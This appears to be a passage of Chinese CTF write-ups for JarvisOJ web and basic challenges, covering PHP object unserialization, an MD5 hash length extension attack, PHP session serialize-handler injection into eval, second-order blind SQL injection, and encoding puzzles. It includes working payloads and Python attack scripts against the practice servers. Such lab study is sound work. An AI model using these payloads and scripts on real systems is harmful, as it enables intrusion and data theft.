    for (var t = [], n = 0; n < 25; n++) t.push(e.charCodeAt(n));
    for (var r = [325799, 309234, 317320, 327895, 298316, 301249, 3302
        o = [[11, 13, 32, 234, 236, 3, 72, 237, 122, 230, 157, 53, 7,
        n = 0; n < 25; n++) {
        for (var i = 0,a = 0; a < 25; a++) i += t[a] * o[n][a];
        if (i !== r[n]) return ! 1
    }
    return ! 0
}
```


找到最终考察的代码：
是一个矩阵相乘，最后要走到最后一句return !0

所以要保证输入的字符串转ascii为一维数组后，和数组o相乘能够等于数组r；

搜索python的矩阵相乘运算，这里大概的思路就是用r * o的逆；

python有一个现成的函数可以直接用

```
np.linalg.solve(o,r)
```

得到一个数组，int再chr输出就可以得到flag；

神盾局的秘密

打开是一个图片，查看源码：

```
<img src="showimg.php?img=c2hpZWxkLmpwZw==" width="100%"/>
```

后面这个很奇怪好像是一个base64编码；解码之后是shield.jpg文件名；
而直接访问该路径页面是：http://web.jarvisoj.com:32768/showimg.php?img=c2hpZWxkLmpwZw==

说明很大可能直接访问的话是把他当成代码执行了，所以把图片文件的内容都显示出来了；

所以考虑把想看源码的文件名比如index.php用base64编码一下是aW5kZXgucGhw
所以访问：http://web.jarvisoj.com:32768/showimg.php?img=aW5kZXgucGhw

再查看源码，得到index.php的代码：

```php
<?php
 require_once('shield.php');
 $x = new Shield();
 isset($_GET['class']) && $g = $_GET['class'];
 if (!empty($g)) {
  $x = unserialize($g);
 }
 echo $x->readfile();
?>
<img src="showimg.php?img=c2hpZWxkLmpwZw==" width="100%"/>
```

这里提到一个shield.php，继续base64查看它的源码：

```php
<?php
 //flag is in pctf.php
 class Shield {
  public $file;
  function __construct($filename = '') {
   $this -> file = $filename;
  }

  function readfile() {
   if (!empty($this->file) && stripos($this->file,'..')===FALSE
   && stripos($this->file,'/')===FALSE && stripos($this->file,'\\')==FALSE) {
    return @file_get_contents($this->file);
   }
  }
 }
?>
```

它说flag在pctf.php中，但再去访问pctf.php就不行了，先看代码；
shield.php只是定义了一个Shield类，里面有一个readfile方法可以获得文件内容；然后index.php引用了该类，声明了一个变量x反序列化之后调用了readfile方法；

那思路就很明确了，我们需要的x是一个完整的shield类，其中的属性file 应该等于pctf.php；但index.php把传进来的class直接反序列化了，所以一开始的class应该是一个完整的序列化shield类；

就有了如下序列化代码：

```php
<?php
//flag is in pctf.php
class Shield {
    public $file;
    function __construct($filename = '') {
        $this -> file = $filename;
    }

    function readfile() {
        if (!empty($this->file) && stripos($this->file,'..')===FALSE
        && stripos($this->file,'/')===FALSE && stripos($this->file,'\\')==FALSE) {
            return @file_get_contents($this->file);
        }
    }
}

$x = new Shield('pctf.php');
echo serialize($x);
?>
```

拿到序列化结果：O:6:“Shield”:1:{s:4:“file”;s:8:“pctf.php”;}
这样传进去的class再反序列化一下就变成了new Shield(‘pctf.php’);

访问：view-source:http://web.jarvisoj.com:32768/index.php?class=O:6:%22Shield%22:1:{s:4:%22file%22;s:8:%22pctf.php%22;}
拿到flag：PCTF{W3lcome_To_Shi3ld_secret_Ar3a}

其实还看了showimg.php代码：

```php
<?php
 $f = $_GET['img'];
 if (!empty($f)) {
  $f = base64_decode($f);
  if (stripos($f,'..')===FALSE && stripos($f,'/')===FALSE && stripos($f,'\\')===FALSE
  && stripos($f,'pctf')===FALSE) {
   readfile($f);
  } else {
   echo "File not found!";
  }
 }
?>
```

但感觉这个过滤条件我没碰到过啊，就没想出解决办法

序列化和反序列化

序列化：
就是我上面写到的，一个好好的数组，serialize序列化之后变成了字符串：
O:6:“Shield”:1:{s:4:“file”;s:8:“pctf.php”;}

其中

```
a - array
b - boolean
d - double
i - integer
o - common object
r - reference
s - string
C - custom object
O - class
N - null
R - pointer reference
U - unicode string
```

上面的序列化代码可以解读成：

```
一个对象，名字长度为6，名字是Shield
 内容是
    一个字符串，长度为4，内容为"file"
    一个字符串，长度为8，内容为"pctf.php"
```

而数组的序列化在元素前面还有一个字段是 `i=0/1/2…`意思是第几个元素；

反序列化：

```php
<?php
$str = 'a:3:{i:0;s:6:"Google";i:1;s:6:"Runoob";i:2;s:8:"Facebook";}';
$unserialized_data = unserialize($str);
print_r($unserialized_data);
?>
```

输出

```
Array
(
    [0] => Google
    [1] => Runoob
    [2] => Facebook
)
```

flag在管理员手里

> linux缓存文件恢复；HASH拓展攻击

知识点太多…
打开页面没什么特别，看源码没什么有用的；

抓包一下：
发现传了两个奇怪的cookie：
role=s%3A5%3A%22guest%22%3B
hsh=3a4727d57463f122833d9e732f94e4e0

role值decode一下是s:5:“guest”; 这是一个序列化的字符串，表示我是访客，直接把他修改成Admin发现没用，应该是和这个hsh对应着；至此这部分结束；

扫源码泄露；发现有一个 /index.php?；访问是一个文件的下载，Windows直接打开全是乱码；看大佬的writeup说，这是一个php的备份恢复文件，常见的备份文件 .bak .swp .swo 还有 ~；

> vim中的swp即swap（交换分区）的简写，在编辑文件时产生，它是隐藏文件。这个文件是一个临时交换文件，用来备份缓冲区中的内容。类似于Windows的虚拟内存，就是当内存不足的时候,把一部分硬盘空间虚拟成内存使用,从而解决内存容量不足的情况。

所以需要用linux恢复源码；
用vim修复打开它：
vim -r index.php；
如此得到源码：

```php
<?php
    $auth = false;
    $role = "guest";
    $salt =
    if (isset($_COOKIE["role"])) {
            $role = unserialize($_COOKIE["role"]);
            $hsh = $_COOKIE["hsh"];
            if ($role==="admin" && $hsh === md5($salt.strrev($_COOKIE["role"]))) {
                    $auth = true;
            } else {
                    $auth = false;
            }
    } else {
            $s = serialize($role);
            setcookie('role',$s);
            $hsh = md5($salt.strrev($s));
            setcookie('hsh',$hsh);
    }
    if ($auth) {
            echo "<h3>Welcome Admin. Your flag is"
    } else {
            echo "<h3>Only Admin can see the flag!!</h3>";
    }
?>
```

他有俩条件，一个是role要==admin；
另一个是$hsh === md5($salt.strrev($_COOKIE[“role”])

先理解Hash扩展攻击吧：
分析透彻

这里做个总结

> 我们先考虑第一次的过程，我们传进去guest，服务器那边把salt和倒装的guest连接起来；因为大概率长度不够，所以MD5先填充一下到56位，最后再填充长度，得到hash值，我们把这个hash值叫做hash1（也就是我们cookie中的那个）
> 现在我们要绕过检测，就首先需要role是admin，而且还要知道salt＋admin的哈希值，这样把role和哈希值传过去就成功绕过了，常理来说我们不知道salt的前提下，是没办法做到的，所以就需要用到哈系拓展攻击；
> 假设现在我们构造一个字符串是：**salt　　倒过来的guest　　MD5填充的内容　　admin**；其中前三项是64位，组成一组，MD5先算出第一组的Hash值（也就是Hash1），然后将Hash1当成register给下一组admin用，得到第二组的Hash值，即最终Hash值；
> 如此，我们只要模拟这个过程即可，register有了，待哈希字符串也有了，MD5原理我们也知道，就可以生成该哈希值了；当然这个工作不需要我们完成，一个工具Hashpump就是专门干这个的；

先看下Hashpump工具咋用：
需要先git clone 安装一下；

```
└─# hashpump
Input Signature: 3a4727d57463f122833d9e732f94e4e0
Input Data: ';"tseug":5:s'
Input Key Length: 10
Input Data to Add: ';"nimda":5:s'
666ea947b6675967ca91c6abce2e2507
';"tseug":5:s'\x80\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x0
0\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\xc0\x00\x00
\x00\x00\x00\x00\x00';"nimda":5:s'
```

第一个参数：前一组的哈希值，因为需要用来给下一组当register
第二个参数：前一组的需要哈希的内容
第三个参数：salt长度，这里我随便写了一个１０，我们现在还不知道是多长
第四个参数：你下一组想要加上去的内容

给了两个返回：
第一个：最终的Ｈａｓｈ值
第二个：传过去的参数，你传这个过去，服务器返回的哈希值等于刚刚给的第一个返回值

现在我们就差ｓａｌｔ长度不知道了，所以可以用ｐｙｔｈｏｎ爆破一下

```python
import requests,hashpumpy,urllib

def webre():
    url = 'http://web.jarvisoj.com:32778/'
    sha = '3a4727d57463f122833d9e732f94e4e0'
    string0 = ';"tseug":5:s'
    string1 = ';"nimda":5:s'
    for i in range(15): #按salt长度爆破
        digest, message = hashpumpy.hashpump(sha,string0,string1,i)
        payload = {'role':urllib.parse.quote(message[::-1]), 'hsh':digest} #quote用来吧\x00都变成%00，因为最后要倒转
        #print(i,payload)
        html = requests.get(url,cookies=payload)

        if 'Welcome' in html.text:
            print(html.text)


webre()
```

其实都是仿照别人的ｗｒｉｔｅｕｐ的，但是Hashpumpy和urlib库更新得比较频繁，所以出现了很多错误，修改了一下；

最后就可以拿到ｆｌａｇ了；

这题学起来好费劲

PHPINFO

> 序列化；php session

打开页面就是一个源码：

```php
<?php
//A webshell is wait for you
ini_set('session.serialize_handler', 'php');
session_start();
class OowoO
{
    public $mdzz;
    function __construct()
    {
        $this->mdzz = 'phpinfo();';
    }

    function __destruct()
    {
        eval($this->mdzz);
    }
}
if(isset($_GET['phpinfo']))
{
    $m = new OowoO();
}
else
{
    highlight_string(file_get_contents('index.php'));
}
?>
```

代码的第一句

ini_set(‘session.serialize_handler’, ‘php’);

是关键；

可能涉及php session的序列化问题；

原理：session序列化

所以先传一个phpinfo看看；

页面的确展示了phpinfo；

其中关键信息都在session中；

session.cookie_httponly	Off	Off
session.cookie_lifetime	0	0
session.cookie_path	/	/
session.cookie_secure	Off	Off
session.entropy_file	*no value*	*no value*
session.entropy_length	0	0
session.gc_divisor	1000	1000
session.gc_maxlifetime	1440	1440
session.gc_probability	1	1
session.hash_bits_per_character	5	5
session.hash_function	0	0
session.name	PHPSESSID	PHPSESSID
session.referer_check	*no value*	*no value*
session.save_handler	files	files
session.save_path	/opt/lampp/temp/	/opt/lampp/temp/
session.serialize_handler	php	php_serialize
session.upload_progress.cleanup	Off	Off
session.upload_progress.enabled	On	On
session.upload_progress.freq	1%	1%
session.upload_progress.min_freq	1	1
session.upload_progress.name	PHP_SESSION_UPLOAD_PROGRESS	PHP_SESSION_UPLOAD_PROGRESS
session.upload_progress.prefix	upload_progress_	upload_progress_
session.use_cookies	On	On
session.use_only_cookies	On	On

这四条都是关键信息：

- session.save_path：说明了php存放的路径
- session.serialize_handler：说明了他全局用的php_serialize模式；但index用的php模式；所以可能会有两种模式序列化冲突导致的问题；
- session.upload_progress.enabled：这里是打开的，说明可能存在一个上传session的漏洞可以利用；
- session.upload_progress.name：同上一条，这个是那个上传session漏洞需要的信息

现在如果已经看了上面那篇session序列化漏洞的文章；就大概可以清楚思路了；

先序列化一个OowoO对象；属性$mdzz暂且存 `var_temp(scandir('./'));` ；

```php
<?php
    class OowoO
    {
        public $mdzz = "var_dump(scandir('./'));";
    }
    $a = new OowoO();
    echo serialize($a)."<br>";
?>
```

拿到序列化字符串 `O:5:"OowoO":1:{s:4:"mdzz";s:24:"var_dump(scandir('./'));";}`
为了构成session序列化的误会，在前面加上 | 变成 `|O:5:"OowoO":1:{s:4:"mdzz";s:24:"var_dump(scandir('./'));";}`
这样从tmp中拿出来反序列化之后，就形成了一个OowoO对象，他以为是index.php代码中的那个OowoO对象，所以在该对象销毁的时候触发index.php中的析构函数，执行了eval，运行了我们传过去的代码。
加上转义就是 `|O:5:\"OowoO\":1:{s:4:\"mdzz\";s:24:\"var_dump(scandir('./'));\";}`

```
部分常用函数在waf中可能会被过滤掉，需要用一些其它的函数来实现。
var_dump() 将变量以字符串形式输出，替代print和echo
chr() ASCII范围的整数转字符
file_get_contents() 顾名思义获取一个文件的内容，替代system('cat flag;')
scandir() 扫描某个目录并将结果以array形式返回，配和vardump 可以替代system('ls;')
scandir() 函数返回指定目录中的文件和目录的数组。
```

然后现在要利用那个漏洞；漏洞条件是这样的

> session.upload_progress.enabled = On
> 上传一个字段的属性名和session.upload_progress.name的值相等，这里根据上面的phpinfo信息看得出，值为PHP_SESSION_UPLOAD_PROGRESS,即name=“PHP_SESSION_UPLOAD_PROGRESS”

所以构造一个post的form表单提交：

```html
<!DOCTYPE html>
<html lang="en">
<head>
    <title>upload</title>
</head>
<body>
    <form action="http://web.jarvisoj.com:32784/index.php" method="POST" enctype="multipart/form-data">
        <input type="hidden" name="PHP_SESSION_UPLOAD_PROGRESS" value="123" />
        <input type="file" name="file"/>
        <input type="submit" />
    </form>
</body>
</html>
```

提交一个文件然后抓包；
把内容修改成我们的payload；

```
14 Connection: close
15
16 ------WebKitFormBoundaryFYDge782oyPd9tpf
17 Content-Disposition: form-data; name="PHP_SESSION_UPLOAD_PROGRESS"
18
19 123
20 ------WebKitFormBoundaryFYDge782oyPd9tpf
21 Content-Disposition: form-data; name="file"; filename="|O:5:\"OowoO\":1:{s:4:\"mdzz\";s:24:\"var_dump(scandir('./'));\";}"
22 Content-Type: text/plain
23
24 ------WebKitFormBoundaryFYDge782oyPd9tpf--
25
```

Search...

Response


Pretty Raw Render \n Actions

```
55 string(3) "sys"
56 [20]=>
57 string(3) "tmp"
58 [21]=>
59 string(3) "usr"
60 [22]=>
61 string(3) "var"
62 [23]=>
63 string(3) "www"
64 [24]=>
65 string(25) "xampp-linux-installer.run"
66 }
67
```


发现扫描出本目录的结构；

此时继续扫 __FILE__
__FILE__ :当前文件的绝对地址

扫出：



发现有一个flag文件；

在前文中我们已经提到，我们知道了本绝对路径的位置，所以直接用file_get_contents获取文件内容；

拿到flag；

有意思的地方还没结束；此时你会发现，只要你在当前浏览器中打开题目；源代码中就已经有flag了；

查看cookie，有一个PHPSESSID；如果在其他浏览器中打开题目是没有flag的，但把本浏览器中的PHPSESSID放到其他浏览器中，打开之后，就也有flag；

对于这个过程，首先我们正常登录也是会存session的，存在服务器中，并且session文件和我们的cookie中的PHPSESSID一一对应；

我们做题的时候给自己的session文件传了一个payload存了进去，所以服务器在每次反序列化的时候都构造对象-析构对象地执行了一遍我们的file_get_contents代码；所以无论在哪，只要你用这个PHPSESSID登陆了，那就执行了一遍payload；

就是不知道服务器的session文件多久一清


绕过的总结

Register

> 二次注入；sql绕过


题目很难；感觉有很多大佬天马行空的思路
给了一个链接，进去是登录页，尝试简单注入盲注都没效果；

扫描后台，发现有register.php页面；过去注册一个并且抓包；因为他提醒我们country有注入点；所以找了找country：
在http://web.jarvisoj.com:32796/?page=info页面中有：



显示了country；

抓包改country重放发现country转义了：



这里就出现了大佬可以轻易推测的结论(大佬说是就是吧：

- 直接以引号 ’ 起始（即前一个字段为空）可以绕过转义；
- date可以显示注入是否成功：

先随便注册一个账号进去看看，进去后页面花里胡哨。提示 country 存在注入，因此换了几个不同国家和随意字符串的 country 尝试，在 userinfo 界面发现 date 字段会发生较大变化，猜测服务器是从数据库里读取 country 以及对应的时区。语句可能为：`select GMT from word_time where country='$country'`。测试下 country 的注入语句发现：

Code

```
country='or(1=1)#    2019-05-10 02:28:05
country='or(1=2)#    2019-05-09 18:30:04
```

此时的时间为 2 点 28 分，因此 GMT 的初值应该为 0，找不到国家对应的时区 date 就为格林威治时间，即北京时间 -8 小时，而 China 应该是数据库的第一条记录，因此与我这边的时间相同。这与注册时国家的顺序一致，都对上了，猜得没错。

都是大佬多次测试得出的结论；不知道我要多久才能达到这种境界；

最后大佬推测表名是`users`；（他们终究没能掩饰会魔法的事实

所以可以开始写脚本了：

```python
# 暴力法
# import requests
# url_index = "http://web.jarvisoj.com:32796/index.php"
# url_register = "http://web.jarvisoj.com:32796/register.php"
# url_login = "http://web.jarvisoj.com:32796/login.php"
# url_info = "http://web.jarvisoj.com:32796/index.php?page=info"
# flag = ""
# num = 0
# for i in range(1,1000):
#     print(i)
#     for j in "abcdef1234567890,":
#         payload = "' or ascii(substr((select group_concat(a) from(select 1,2,3`a`,4,5 union select * from user
s)`b`)," + str(i) + ",1))=" + hex(ord(str(j))) + "#"
#         data_register = {'country' : payload, 'username' : 'sijidoul' + str(num), 'password' : '123', 'address
' : '123'}
#         data_login = {'username' : 'sijidoul' + str(num), 'password' : '123'}
#         num = num + 1

#         s = requests.Session()
#         s.get(url_index)
#         s.post(url_register, data=data_register)
#         s.post(url_login, data=data_login)
#         r = s.get(url_info)

#         if "<em>2021-04-19 21" in r.text:
#             flag = flag + str(j)
#             print("flag is " + flag)
#             break
#         #else:
#             #print payload

# 二分法;代码还有问题

import requests
import re

payload = "'or(ascii(substr((select(group_concat(a))from(select 1,2,3`a`,4,5 union(select*from`users`))b)from({0
```

```
}))<{1}>#"

url = 'http://web.jarvisoj.com:32796/'
base = '1000'
for i in range(1, 100):
    # 字符集ascii从32到126
    low = 32
    high = 126
    while low <= high:
        mid = (low + high) // 2
        r = requests.Session()
        username = 'Nonuple' + base + ('%02d' % i) + str(mid)
        data = {
            'username': username,
            'password': 'admin',
            'address': 'whatever',
            'country': payload.format(i, mid)
        }
        r.post(url=url+'register.php', data=data)
        data = {
            'username': username,
            'password': 'admin'
        }
        r.post(url=url+'login.php', data=data)
        req = r.get(url=url+'index.php?page=info')
        req.encoding = 'utf-8'
        if re.findall('2021-04-21 04', req.text) != []:
            low = mid + 1
        elif re.findall('2021-04-21 12', req.text) != []:
            high = mid - 1
        else:
            print('Error!')
            print(req.text)
            exit()
    # 假如结果为 low-1，则已完成
    if high == 31:
        break
    print(chr(high), end='')
print('\n')
```

Basic篇

段子

请提交其中"锟斤拷"的十六进制编码。(大写)

FLAG: PCTF{你的答案}

棍斤拷乱码：

源于GBK字符集和Unicode字符集之间的转换问题。Unicode和老编码体系的转化过程中，肯定有一些字，用Unicode是没法表示的，Unicode官方用了一个占位符来表示这些文字，这就是：U+FFFD REPLACEMENT CHARACTER。那么U+FFFD的UTF-8编码出来，恰好是 ‘\xef\xbf\xbd’。如果这个’\xef\xbf\xbd’，重复多次，例如 ‘\xef\xbf\xbd\xef\xbf\xbd’，然后放到GBK/CP936/GB2312/GB18030的环境中显示的话，一个汉字2个字节，最终的结果就是：锟斤拷——锟(0xEFBF)，斤（0xBDEF），拷（0xBFBD）。

烫烫烫乱码：

在windows平台下，ms的编译器（也就是vc带的那个）在 Debug 模式下，会把未初始化的栈内存全部填成 0xcc，用字符串来看就是"烫烫烫烫烫烫烫"，未初始化的堆内存全部填成0xcd，字符串看就是“屯屯屯屯屯屯屯屯”。也就是说出现了烫烫烫，赶紧检查初始化吧。。。

BASE64?

给的是
GUYDIMZVGQ2DMN3CGRQTONJXGM3TINLGG42DGMZXGM3TINLGGY4DGNBXGYZTGNLGGY3DGNBWMU3WI===
迷惑的是后面三个等号；
1.标准base64只有64个字符（英文大小写、数字和+、/）以及用作后缀等号；
2.base64是把3个字节变成4个可打印字符，所以base64编码后的字符串一定能被4整除（不算用作后缀的等号）；
3.等号一定用作后缀，且数目一定是0个、1个或2个。这是因为如果原文长度不能被3整除，base64要在后面添加\0凑齐3n位。为了正确还原，添加了几个\0就加上几个等号。显然添加等号的数目只能是0、1或2；

所以可能是base32；用base32解码了一下得到：
504354467b4a7573745f743373745f683476335f66346e7d

发现都小于等于F；所以可能是16进制，转ascii得flag；

主要考察对编码特点的熟悉程度